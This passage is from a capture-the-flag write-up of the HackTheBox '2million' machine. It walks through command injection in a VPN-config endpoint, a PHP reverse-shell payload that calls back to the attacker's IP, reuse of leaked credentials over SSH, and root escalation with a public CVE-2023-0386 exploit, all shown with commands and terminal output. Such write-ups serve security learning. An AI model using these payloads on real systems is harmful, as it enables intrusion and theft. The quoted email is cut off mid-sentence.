
Illustration 16. How our RCE will work against the endpoint

By performing tests to see how the endpoint responds, we can figure that the username input is probably handled this way:

- First, the system generates a .ovpn file named after the input (**{input}**.ovpn)
- Then, it executes a command to print the content of that file (We can assume it is the command 'cat **{input}**.ovpn').
- Finally, it sends the ouput of the command as a response

We can take advantage of this mechanism by placing our malicious command between two dummy texts, separated with the character ';' which will separate the commands. By doing that, the first dummy text will be executed with the cat command, while a '.ovpn' will be appended to the second one. In between those two, our malicious command will be executed.

Using this payload, we can check the source files of the website. One file could reveal us interesting informations : .env. It is a commonly used file where environment values are stored.



Task 9

Assuming the .env file is located in the current directory of the www-data user:




Illustration 17. Making a request with our custom payload to exploit the RCE




Illustration 18. The response shows us the content of the '.env' file

We could also create a **reverse shell**. First, we set our attacker machine to listen on port 8787 (or any other unused port).

```
┌──(kali㉿WAF)-[~]
└─$ nc -lnvp 8787
listening on [any] 8787 ...
```

Illustration 19. Configuring our listener

Then, we send a command in our payload that will make the target machine communicate with our port (10.10.15.124 is our attacker machine's IP address):

```
JSON
  username: " test ; php -r '$sock=fsockopen(\"10.10.15.124\",8787);exec(\"/bin/sh -i <&3 >&3 2>&3\");' ;echo test"
```

Illustration 20. Payload to create a reverse shell

```
┌──(kali㉿WAF)-[~]
└─$ nc -lnvp 8787
listening on [any] 8787 ...
connect to [10.10.15.124] from (UNKNOWN) [10.10.11.221] 36622
/bin/sh: 0: can't access tty; job control turned off
$ ls
Database.php
Router.php
VPN
assets
controllers
css
fonts
images
index.php
js
views
```

Illustration 21. We now have a reverse shell to access the server as www-data

Remembering that there is a ssh port open on this server, we can test these credentials on the port 20, and get a user shell from it:


```
┌──(kali㉿WAF)-[~]
└─$ ssh admin@2million.htb
The authenticity of host '2million.htb (10.10.11.221)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:21: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '2million.htb' (ED25519) to the list of known hosts.
admin@2million.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Oct 17 01:06:46 PM UTC 2023

  System load:           0.05126953125
  Usage of /:            81.4% of 4.82GB
  Memory usage:          9%
  Swap usage:            0%
  Processes:             224
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.221
  IPv6 address for eth0: dead:beef::250:56ff:feb9:68bf


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


You have mail.
Last login: Tue Oct 17 12:52:53 2023 from 10.10.16.38
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$
```

Illustration 22. Using the credentials found, we can access the server as the user "admin"

With that, we can get our first flag (inside the file /home/admin/user.txt):

```
admin@2million:~$ ls
user.txt
admin@2million:~$ cat user.txt
```

Illustration 23. Getting the user flag



Task 10

Root Flag


Next, we need to elevate our privileges to get the root flag. The **task 11** guides us towards checking the mails. Inside the /var/spool/mail directory, we have one file (admin):

```
admin@2million:/var/spool/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can
 That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
```

Illustration 24. Suspicious mail

With this message we can determine two things:


- The answer to the Task 11 (the sender email address)



Task 11

- The server has a vulnerability linked to OverlayFS / FUSE

A quick google research helps us discover the vulnerability mentioned in the mail : **CVE-2023-0386**.



Task 12

It is a kernel vulnerability which allows an unprivileged user to escalate to the root user. We can check, with the command 'uname -r' that the kernel version of the target machine is indeed vulnerable (since its version is lower than 6.2 where the vulnerability was patched).

To exploit that, we looked for a proof of concept available on Github[1]. It consisted of several files written in C which, when executed on different terminal sessions, would take advantage of the vulnerability and grant us root access.
We first had to download the payloads from Github, then transfer them to the target machine. Then we follow the instruction to get a root shell.

```
admin@2million:~/test/CVE-2023-0386/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
mkdir: File exists
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
```

Illustration 25. Executing the first three C programs on the first terminal session

[1] https://github.com/sxlmnwb/CVE-2023-0386

```
admin@2million:~/test/CVE-2023-0386/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Oct 18 14:26 .
drwxr-xr-x 6 root   root     4096 Oct 18 14:26 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:~/test/CVE-2023-0386/CVE-2023-0386#
```

Illustration 26. Executing the last C program, successfully getting root access

Finally, we can get the root flag in the '/root' directory.

```
root@2million:/root# cat root.txt
```

Illustration 27. Getting the last flag

Conclusion

Overall, this box was quite easy, especially with the instructions given by the tasks. There are however some areas where I spent more time than expected. Exploiting the RCE was a bit challenging but once I realized the mechanism behind, it became quite obvious.

Solving this box, I learned how minifying and obfuscating a js file worked. I also did not know we could use the browser console on developer mode to find and execute js functions.

References